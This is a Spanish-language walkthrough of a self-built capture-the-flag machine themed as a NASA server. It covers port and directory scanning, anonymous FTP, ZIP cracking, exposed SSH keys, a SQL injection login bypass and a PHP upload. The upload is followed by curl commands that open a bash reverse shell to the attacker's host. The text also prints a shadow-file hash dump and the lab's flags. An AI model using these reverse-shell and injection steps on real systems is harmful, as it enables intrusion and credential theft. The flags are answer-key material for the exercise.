

## Introducción

El contexto de la máquina, se trata de un servidor de la Administración Nacional de Aeronáutica y el Espacio (NASA) que se utiliza para almacenar información clasificada relacionada con misiones espaciales y investigaciones científicas peligrosas.

El objetivo del usuario será comprometer las defensas del sistema y acceder a los archivos confidenciales sobre las investigaciones poco éticas que se realizan en la empresa, deberá obtener archivos alarmantes sobre una de estas investigaciones (flags), con el fin de evitar que se sigan realizando estas actividades.

## Análisis Externo

El análisis externo en un ataque web consiste en escanear un objetivo desde fuera de su red para identificar vulnerabilidades, usando herramientas como Nmap y FFUF. Nmap mapea la red, detectando puertos abiertos, servicios y posibles debilidades, mientras que FFUF realiza fuzzing para descubrir directorios o archivos ocultos en un servidor web. Este proceso permite a atacantes o profesionales de seguridad recopilar información clave para planificar un ataque o proteger un sistema.

### Escaneo de puertos

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.41
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|-rw-r--r--  1 ftp      ftp          0 Feb 21 17:12 EarthDocument.txt
|-rw-r--r--  1 ftp      ftp          0 Feb 21 17:11 MoonDocument.txt
|drwxr-xr-x  2 ftp      ftp          4096 Mar 14 16:25 bussiness
|-rw-r--r--  1 ftp      ftp          1380 Feb 22 18:40 protectedfiles.zip
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu1.8 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   256 a7:25:49:8e:89:fd:43:66:2d:cc:f3:59:66:e2:07:f8 (ECDSA)
|   256 dc:9b:8a:6c:74:08:09:0c:d9:fe:b3:96:c9:9c:b7:16 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: NASA
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 6.6.2
MAC Address: 08:00:27:FC:9B:31 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Podemos utilizar → “`sudo nmap -np- -Pn --min-rate 4000 -v 192.168.1.37 -oN tcpServices.txt -sVC`”.

- Con nmap podemos ver los puertos abiertos que tiene la máquina para así poder explotarlos más adelante , en este caso tiene el puerto 21 FTP, 22 SSH, y 80 HTTP.

## Escaneo de directorios

```
└$ sudo ffuf -c -u http://192.168.1.42/FUZZ -w /usr/share/wordlists/dirb/big.txt -mc all -fc 404 -ic -sa -e .txt,.php,.html,.zip -o ffuf-dir-80.json -t 100
[sudo] contraseña para unal:
```

Index of /ProjectGenesis

Parent Directory Size Description

v2.1.0-dev 2025-03-10 17:00 - 40


```
:: Method : GET
:: URL   : http://192.168.1.42/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Extensions : .txt .php .html .zip
:: Output file : ffuf-dir-80.json
:: File format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 100
:: Matcher : Response status: all
:: Filter : Response status: 404

.htaccess      [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 13ms]
.htaccess.php  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 14ms]
.htpasswd      [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 16ms]
.htaccess.txt  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 19ms]
.htaccess.html [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 20ms]
.htaccess.zip  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 20ms]
.htpasswd.txt  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 20ms]
.htpasswd.zip  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 28ms]
.htpasswd.html [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 28ms]
.htpasswd.php  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 29ms]

db_connect.php [Status: 200, Size: 126609, Words: 6592, Lines: 405, Duration: 66ms]
index.php      [Status: 200, Size: 214285, Words: 10764, Lines: 1499, Duration: 82ms]
javascript    [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 1ms]
logout.php    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6ms]
phennyadmin   [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 22ms]
robots.txt    [Status: 200, Size: 13, Words: 1, Lines: 2, Duration: 14ms]
robots.txt    [Status: 200, Size: 13, Words: 1, Lines: 2, Duration: 15ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 24ms]
uploads       [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 10ms]
:: Progress: [102345/102345] :: Job [1/1] :: 6944 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
```

Con el comando FFUF y la dirección IP y un diccionario adecuado para el ataque de directorios de la página web, podemos investigar los directorios de la página como se ve en la captura. Se pueden ver carpetas, archivos de texto, archivos comprimidos y archivos .php.

## Página web



En nuestro apache en el puerto 80 tenemos alojada una página web sobre la NASA , se accede mediante <http://IP> y aqui se puede ver varias paginas con información sobre planetas .

## Análisis Interno

### FTP

Mediante el protocolo “File Transfer Protocol” configuramos el acceso con el usuario por defecto “anonymous” sin contraseña, permitiendo a los atacantes entrar a una parte de la máquina. Donde hemos creado un directorio llamado “business” y diversos archivos como EarthDocument.txt, MoonDocument.txt, protectedfiles.zip y una carpeta oculta .users.

Dentro de la carpeta “MarsFolder”, podremos encontrar un archivo oculto llamado .Wall-e con el mensaje “**NASA{D0n7\_F0rG37\_T0\_S33\_H1DD3N\_F1L3S}**”, esta es una de las primeras flags que podrán encontrar los atacantes.

```
nasa@nasa:/srv$ cd ftp/
nasa@nasa:/srv/ftp$ ls
EarthDocument.txt  MarsFolder  MoonDocument.txt  protectedfiles.zip
nasa@nasa:/srv/ftp$
```

```
nasa@nasa:/srv/ftp$ ls
EarthDocument.txt  MarsFolder  MoonDocument.txt  protectedfiles.zip
nasa@nasa:/srv/ftp$ cd MarsFolder/
nasa@nasa:/srv/ftp/MarsFolder$ ls -la
total 12
drwxr-xr-x 2 root root 4096 mar 21 14:52 .
dr-xr-xr-x 4 root ftp 4096 mar 21 14:44 ..
-rw-r--r-- 1 root root 38 mar 21 14:52 .Wall-e
nasa@nasa:/srv/ftp/MarsFolder$ cat .Wall-e
NASA{D0n7_f0rG37_T0_S33_H1DD3N_F1L3S}
nasa@nasa:/srv/ftp/MarsFolder$
```

### Ataque de fuerza bruta

Se encontrara en el directorio FTP mediante el usuario anonymous, de manera que el usuario tendrá que recoger el archivo con “get o wget” y descifrarlo

Podremos utilizar el comando → “**fcrackzip -v -u -l 1-6 -c a1 protectedfiles.zip**”

```
nasa@nasa:/srv/ftp$ sudo unzip protectedfiles.zip
Archive: protectedfiles.zip
[protectedfiles.zip] apollo.txt password:
  inflating: apollo.txt
  inflating: skylab.txt
nasa@nasa:/srv/ftp$ ls
apollo.txt  business  EarthDocument.txt  MoonDocument.txt  protectedfiles.zip  skylab.txt
```

El archivo protectedfiles.zip está protegido con la contraseña. Dentro del ZIP, se encuentra skylab.txt con la flag: “**NASA{DON'T FORGET CRACK ZIP}**”, para conseguir acceder a este .txt podemos utilizar la herramienta de fcrackzip sin ser necesario utilizar algún tipo de diccionario para hacer fuerza bruta.

```
nasa@nasa:/srv/ftp$ cat apollo.txt
Apolo 11 (1969) - El Primer Alunizaje
La misión Apolo 11 fue la primera en llevar humanos a la Luna y es una de las más icónicas de la historia.

Fecha de lanzamiento: 16 de julio de 1969
Tripulación:

Neil Armstrong (Comandante) - Primer humano en pisar la Luna.
Buzz Aldrin (Piloto del módulo lunar) - Segundo en caminar en la superficie lunar.
Michael Collins (Piloto del módulo de comando) - Permaneció en órbita alrededor de la Luna.
Alunizaje: 20 de julio de 1969 en el Mar de la Tranquilidad
Frase histórica: "Es un pequeño paso para el hombre, un gran salto para la humanidad." - Neil Armstrong
Regreso a la Tierra: 24 de julio de 1969
Logros:
Primer aterrizaje humano en la Luna.
Recogieron 21.5 kg de muestras lunares.
Colocaron instrumentos científicos para estudiar el entorno lunar.
NASA{DON'T_F04GET_CRaCK_Z1Ps} ←
nasa@nasa:/srv/ftp$
```

## SSH

Para acceder al servicio SSH se deberá hacer mediante otros protocolos, como FTP con el usuario anonymous hemos colocado dos llaves simétricas de ssh en una carpeta oculta llamada “.users”, una para el usuario “armstrong” y otra para “george”.

Entre estas dos claves, solo una de ellas funciona para george, así que al obtener la clave simétrica en el terminal la utilizaremos para acceder al usuario george sin necesidad de la contraseña en texto plano.

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
dr-xr-xr-x    4 ftp      ftp          4096 Mar  05 16:26 .
dr-xr-xr-x    4 ftp      ftp          4096 Mar  05 16:26 ..
drwxr-xr-x   2 ftp      ftp          4096 Mar  06 16:19 .users
-rw-r--r--   1 ftp      ftp           0 Feb 21 17:12 EarthDocument.txt
-rw-r--r--   1 ftp      ftp           0 Feb 21 17:11 MoonDocument.txt
drwxr-xr-x   2 ftp      ftp          4096 Mar 14 16:25 bussiness
-rw-r--r--   1 ftp      ftp         1380 Feb 22 18:40 protectedfiles.zip
226 Directory send OK.
ftp: 478 bytes recibidos en 0.01segundos 36.77a KB/s.
ftp> cd .users
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx    1 ftp      ftp          3369 Mar  06 16:17 armstrong_key
-rw-rxr-x    1 ftp      ftp          3369 Mar  06 16:19 george_key
226 Directory send OK.
```

Primero, deberemos de acceder al usuario “george” mediante SSH.

```
C:\Users\Usuario>ssh -i george_key george@192.168.1.37
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-55-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of lun 17 mar 2025 15:37:49 UTC
```

Mediante la clave simétrica recogida en el protocolo FTP, conseguimos el acceso a SSH por parte del usuario “george”, este dispondrá de varios directorios con los cuales se podrá recoger información sobre la máquina.

```
george@nasa:~$ ls -lsHFA
total 108
4 -rw----- 1 george george 302 mar 14 16:37 .bash_history
4 -rw-r--r-- 1 george george 220 mar 5 15:28 .bash_logout
4 -rw-r--r-- 1 george george 3771 mar 5 15:28 .bashrc
4 drwx----- 2 george george 4096 mar 5 16:01 .cache/
4 drwxrwxr-x 3 george george 4096 mar 7 11:27 .local/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject1/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject10/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject11/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject12/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject13/
4 drwxrwxr-x 2 george george 4096 mar 7 11:35 nasaproject14/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject15/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject16/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject17/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject18/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject19/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject2/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject20/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject3/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject4/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject5/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject6/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject7/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject8/
4 drwxrwxr-x 2 george george 4096 mar 7 11:26 nasaproject9/
```


La flag está dentro del archivo oculto “.bash\_history”, en el cual podremos encontrar diferentes comandos que el usuario “george” utilizó mientras usaba el sistema que está siendo atacado.

```
GNU nano 7.2
history -w      # Guarda los cambios en el archivo
history
clear
history
NASA{R3m3mb3r_l00k_bash_h1st0r1}
history
exit
history -w      # Guarda los cambios en el archivo
history
clear
```

La encontraremos en la quinta línea de “.bash\_history”(historial de comandos escritos por el autor) → **NASA{R3m3mb3r\_l00k\_bash\_h1st0r1}**

## HTTP

Hemos creado una página web donde el atacante podrá encontrar algún directorio con imágenes y flags, además de un login que te llevará a una página web de la NASA donde se podrán subir algún archivo malicioso como una revershell. Esto permitirá al usuario tomar parte del control de la máquina que está atacando llegando al usuario www-data.



## Featured News

[More NASA News](#)

## SQL Injection

A screenshot of the "EARTHDATA LOGIN" page. The page has fields for "Username" and "Password", and a "LOG IN" button. To the right, there is a "Why must I register?" section with explanatory text. Below the form, a black banner says "Get single sign-on access to all your favorite EOSDIS sites" with a "NASA" button. At the bottom, there are two small text boxes: one about profile information and another about privacy policy.


El usuario para acceder a esta página será el mismo que encuentren los atacantes en el protocolo FTP entrando mediante “anonymous”, este será el usuario “george”.

Para entrar con este usuario el atacante deberá de usar una inyección SQL del estilo (' or 1=1-- / 1=1/ ') , esto llevará a una página donde se podrán ver las credenciales reales para entrar a esta cuenta (se verá la contraseña del usuario george), el contenido de la tabla contraseña dará el acceso al usuario george y será una flag al mismo tiempo.

```
array(2) {  
    ["nombre"]=>  
        string(6) "george"  
    ["contrasena"]=>  
        string(19) "NASA{INJ3CTION_SQL}"  
}
```

De manera que la contraseña de george sera **NASA{INJ3CTION\_SQL}**.

## Metadata



The screenshot shows a web browser window with the URL <http://192.168.0.217/uploads/>. The page title is "Index of /uploads". The browser interface includes navigation buttons, a security warning ("No es seguro"), and various status icons. Below the title, there is a table listing files in the uploads directory:

| Name   | Last modified    | Size | Description |
|--|------------------|------|-------------|
| <a href="#">Parent Directory</a>   |                  | -    |             |
|  <a href="#">Astronauta.jpg</a>                   | 2025-03-06 16:28 | 54K  |             |
|  <a href="#">recreacion-agujero-negro_98.webp</a> | 2025-03-07 11:49 | 62K  |             |

At the bottom of the page, it says "Apache/2.4.58 (Ubuntu) Server at 192.168.0.217 Port 80".

En este directorio el cual se puede acceder a través de la página web, es donde se guardan los archivos que han sido subidos mediante el “Registro de nueva exploración”. La forma de acceder a este es haciendo un ataque de diccionario con directorios ya puede ser con (dirb, gobuster, ffuf...).

Por defecto, se encontrarán las imágenes Astronauta y otra que hace referencia a un agujero negro. En cuanto a entrar a cada uno de estos archivos en la propia imagen no encontraremos ninguna información, pero para esto deberemos de analizar los metadatos con una aplicación externa como puede ser “exiftool”.

```

L$ sudo exiftool Astronauta.jpg
ExifTool Version Number : 13.10
File Name : Astronauta.jpg
Directory :
File Size : 55 kB
File Modification Date/Time : 2025:03:14 17:14:44+01:00
File Access Date/Time : 2025:03:14 17:14:44+01:00
File Inode Change Date/Time : 2025:03:14 17:14:45+01:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Exif Byte Order : Big-endian (Motorola, MM)
Image Description : NASA{LOOK_F0R_M3TADAT5}
X Resolution : 1
Y Resolution : 1
Resolution Unit : None
Y Cb Cr Positioning : Centered
Current IPTC Digest : 4a6e714e3fb66e306dcdbde1cf92b365
Coded Character Set : UTF8
Application Record Version : 0

```

De manera que podremos encontrar en el campo “Image Description” la flag **NASA{LOOK\_F0R\_M3TADAT5}**

| Galaxy Name           | Image | Description  |
|-----------------------|-------|--|
| Vía Láctea            |       | **Origen:** La Vía Láctea se formó hace unos 13.6 mil millones de años tras el Big Bang, a partir de la acumulación de gas y polvo en una estructura espiral barrada. **Características:** Es una galaxia espiral que contiene entre 100 y 400 mil millones de estrellas, con un diámetro de aproximadamente 100,000 años luz. Alberga nuestro Sistema Solar y está compuesta principalmente de hidrógeno, helio y materia oscura. |
| Andrómeda             |       | **Origen:** Se formó hace unos 10 mil millones de años, probablemente por la fusión de galaxias menores. Está destinada a colisionar con la Vía Láctea en unos 4 mil millones de años. **Características:** Es una galaxia espiral con un diámetro de 220,000 años luz y más de un billón de estrellas. Es la galaxia grande más cercana a la nuestra.   |
| Galaxia del Triángulo |       | **Origen:** Se formó hace unos 12 mil millones de años y es parte del Grupo Local, junto con la Vía Láctea y Andrómeda. **Características:** Es una galaxia espiral más pequeña, con un diámetro de 60,000 años luz y aproximadamente 40 mil millones de estrellas. Es conocida por su alta tasa de formación estelar.   |

Esta página muestra información sobre las galaxias que han sido descubiertas, al igual que los planetas, muestra descripciones e imágenes. Esta parte es complementaria a la imagen anterior y no se encontrará ningún tipo de información relevante para el acceso de la máquina o encontrar alguna flag


## [Acceso a la maquina](#)

The screenshot shows a web application interface for planetary exploration. At the top right are links to 'Registro de Planetas', 'Registro de Galaxias', and 'Página Principal'. The main title is 'Registro de Planetas explorados'. Below it are three cards:

- Júpiter**: An image of Jupiter with a pink and orange sunset-like atmosphere. Description: "Origen: \*\* Júpiter se formó hace aproximadamente 4.5 millones de años a partir de un disco protoplanetario de gas y polvo alrededor del Sol. Como un gigante gaseoso, acumuló grandes cantidades de hidrógeno y helio, los elementos más abundantes en el universo, debido a su fuerte gravedad. \*\*Materiales:\*\* Está compuesto principalmente de hidrógeno (90%) y helio (10%), con trazas de metano, amoníaco y vapor de agua. Su núcleo podría contener rocas y metales, pero está envuelto en capas densas de gas y nubes de amoníaco cristalino."
- Saturno**: An image of Saturn with its prominent rings. Description: "Origen: \*\* Similar a Júpiter, Saturno se formó hace 4.5 mil millones de años en el disco protoplanetario del Sol. Su formación se vio influenciada por la acumulación de gas y polvo, convirtiéndose en otro gigante gaseoso, aunque más pequeño que Júpiter. \*\*Materiales:\*\* Está compuesto principalmente de hidrógeno (96%) y helio (3%), con pequeñas cantidades de metano, amoníaco y otros compuestos. Su núcleo podría incluir rocas y hielo, rodeado de capas gaseosas y sus icónicos anillos, hechos de hielo, polvo y partículas rocosas."
- Urano**: An image of Uranus with a blue-green tint. Description: "Origen: \*\* Urano se formó hace aproximadamente 4.5 mil millones de años como un gigante helado, acumulando gas y hielo del disco protoplanetario. Su inclinación única podría deberse a una colisión masiva en su historia temprana. \*\*Materiales:\*\* Está compuesto principalmente de agua, amoníaco y metano en forma de hielo, con un manto de hidrógeno (83%) y helio (15%). Su atmósfera contiene metano, que le da su característico color azul-verdoso."

Below these cards is a section titled 'Registrar una nueva exploración' with a file upload input field and a 'Enviar al Registro' button.

Esta parte de la página web muestra información sobre planetas descubiertos y explorados, con descripciones detalladas e imágenes de la NASA. Además, en el apartado de subir archivos ("Registrar una nueva exploración"), los atacantes pueden subir una reverse shell para tomar control de la máquina con el usuario www-data.



## Index of /uploads

| Name   | Last modified    | Size | Description |
|--|------------------|------|-------------|
| <a href="#">Parent Directory</a>                 |                  | -    |             |
| <a href="#">Astronauta.jpg</a>                   | 2025-03-06 16:28 | 54K  |             |
| <a href="#">recreacion-agujero-negro_98.webp</a> | 2025-03-07 11:49 | 62K  |             |
| <a href="#">reverse.php</a> ←                    | 2025-03-17 15:46 | 36   |             |

En este apartado está la carpeta de uploads que son los archivos subidos del servidor así que teniendo esto en cuenta se puede subir un archivo una reverse shell en php para poder ganar acceso a la máquina

The screenshot shows a terminal window with two panes. The left pane shows a user named 'unaí' at a Kali Linux terminal. They upload a file named 'reverse.php' to the '/uploads' directory using curl. The right pane shows a root shell on the same machine, where they run 'nc -nvlp 443' to listen for connections. A connection from an IP address [192.168.1.41] is established. The user then runs 'curl -G "http://192.168.1.37/uploads/reverse.php" --data-urlencode "c=sh -i >& /dev/tcp/192.168.1.41/443 0>&1"' to execute the reverse shell. The root shell then runs 'ls' to list files, showing a file named 'www-data'. Finally, the user runs 'curl -G "http://192.168.1.37/uploads/reverse.php" --data-urlencode "c=bash -c 'bash -i >& /dev/tcp/192.168.1.41/443 0>&1'" to switch to a bash shell.

```
unaí@kaliUnaí:~$ curl -G "http://192.168.1.37/uploads/reverse.php" --data-urlencode "c=sh -i >& /dev/tcp/192.168.1.41/443 0>&1"
unaí@kaliUnaí:~$ curl -G "http://192.168.1.37/uploads/reverse.php" --data-urlencode "c=sh -i >& /dev/tcp/192.168.1.41/443 0>&1"
unaí@kaliUnaí:~$ curl -G "http://192.168.1.37/uploads/reverse.php" --data-urlencode "c=bash -c 'bash -i >& /dev/tcp/192.168.1.41/443 0>&1'"
```

Con el fin de ejecutar la reverse shell y obtener acceso , en la máquina se debe abrir el puerto 443 con el siguiente comando nc -nvlp 443 y en otro terminal ejecutamos la comanda curl -G "http://192.168.1.37/uploads/reverse.php" --data-urlencode "c=bash -c 'bash -i >& /dev/tcp/192.168.1.41/443 0>&1'" , una vez ejecutado el curl , obtendremos un terminal con el usuario www-data del servidor y ahí , el atacante se podrá mover por directorios y obtener información confidencial .

## Escalada de Privilegios

### Usuario www-data

Con el usuario www-data , hay varias carpetas a las que puedes obtener información , en este caso dentro nasa\_confidential hay una flag correspondiendo que has hecho un buen trabajo haciendo al reverse shell

**NASA{N1C3\_J0B\_W1TH\_R3V3RS3\_SHELL}**

```
nasa@nasa:/var/www/nasa.com$ ls
etc  nasa_confidential  public_html
nasa@nasa:/var/www/nasa.com$ cd nasa_confidential/
nasa@nasa:/var/www/nasa.com/nasa_confidential$ ls
flag.txt
nasa@nasa:/var/www/nasa.com/nasa_confidential$ cat flag.txt
NASA{N1C3_J0B_W1TH_R3V3RS3_SH3LL}
nasa@nasa:/var/www/nasa.com/nasa_confidential$
```

Con el usuario www-data se puede acceder a ProjectGenesis que está dentro de la carpeta public\_html (esta por defecto en el usuario www-data).

```
nasa@nasa:/var/www/nasa.com$ cd public_html/
nasa@nasa:/var/www/nasa.com/public_html$ ls
db_connect.php  Galaxias.php  index.php  logout.php  Planetas.php  ProjectGenesis  robots.txt  uploads
nasa@nasa:/var/www/nasa.com/public_html$ cd ProjectGenesis/
nasa@nasa:/var/www/nasa.com/public_html/ProjectGenesis$ ls
flag.txt
nasa@nasa:/var/www/nasa.com/public_html/ProjectGenesis$ cat flag.txt
TkFTQxtSM00zTUI1U19UMF9MTzBLX0RJUjNDVDBSSTNTfQ==
```

Donde hay una flag escondida, una vez encontrada se deberá de mirar que tipo de encriptado tiene esta. De manera que por los dos “==” se podrá saber que es base64 y descifrar.

The screenshot shows a web-based base64 decoder interface. On the left, under 'Recipe', it says 'From Base64' with an 'Alphabet' dropdown set to 'A-Za-z0-9+='. A checked checkbox says 'Remove non-alphabet chars' and an unchecked checkbox says 'Strict mode'. On the right, under 'Input', the encoded string 'TkFTQxtSM00zTUI1U19UMF9MTzBLX0RJUjNDVDBSSTNTfQ==' is pasted. Below it, under 'Output', the decoded string 'NASA{R3M3MB5R\_T0\_L00K\_DIR3CT0RI3S}' is displayed. At the bottom of the interface, there are file navigation icons (back, forward, etc.) and a status bar showing 'REC 48' and 'LEN 1'.

La flag sera **NASA{R3M3MB5R\_T0\_L00K\_DIR3CT0RI3S}** en texto plano.

```

[nasa@nasa: /var/www/nasa.com/etc
nasa@nasa:/var/www/nasa.com$ ls
etc nasa_confidential public_html
nasa@nasa:/var/www/nasa.com$ cd etc/
nasa@nasa:/var/www/nasa.com/etc$ ls
shadow
nasa@nasa:/var/www/nasa.com/etc$ cat shadow
nasa: $6$HbzBekVGXGjv.6iS$b92heq8mrz.Rc4VRbNiaX8g8bFus0t.NZtZwzHPeOrK4UUurf3NWv51yZZwG9JPgpN5M1wIjlZYhgMwgY6PmW0
ftp:!::18001:::::
george:$6$Hkj7Wq5m$1lqzQ69i6XOL5DiD7d78mG6QuwUJ6FGGjR2gWxuGfcz3GZTfs08fV5Z4qMH6x.v4NE64BddcU5abLCbFhr1sA1V/:18001:0:99999
::7:::
armstrong:$6$4Yr1lh2w$2RoHjrM6oFx1Bmxp8y7VGzTjmTYkGc3Xf9mcgD6Z5z905hP74b7g0XM7oIsC6xnMIwM0WlrCVoP0u9vZkmpL9/:18001:0:99
999:7:::
root:$6$19uWs57b$2NdjRzoFz2100G/fNYgt5I1P0Hj8B3GBg3zPM0W16zz4Ug1gUB8b61Nz9BoN4nD.GtrhZMoa2V9Pt1jgh1mVX.:18001:0:99999:7:
